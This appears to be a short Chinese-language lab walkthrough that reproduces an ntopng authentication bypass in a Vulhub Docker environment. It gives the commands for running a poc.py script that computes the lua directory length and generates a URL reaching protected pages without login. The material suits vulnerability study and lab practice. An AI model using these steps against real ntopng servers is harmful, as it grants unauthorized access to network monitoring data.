
**一、靶场搭建**

1、Vulhub启动

docker-compose up -d

2、访问3000端口会被跳转到登录页面，默认密码admin/admin，首次登录会重设密码



**二、漏洞复现**

1、使用poc脚本，计算出ntopng lua目录的长度为36

python poc.py --url http://your-ip:3000/ baselength

2、找到想要越权的页面或接口，如/lua/find\_prefs.hua，正常访问时会302跳转到登录页面，无权限，使用poc生成越权访问URL

python poc.py --url http://your-ip:3000/ generate -l 36 -p find\_prefs.lua

3、访问此URL，成功越权返回正常信息

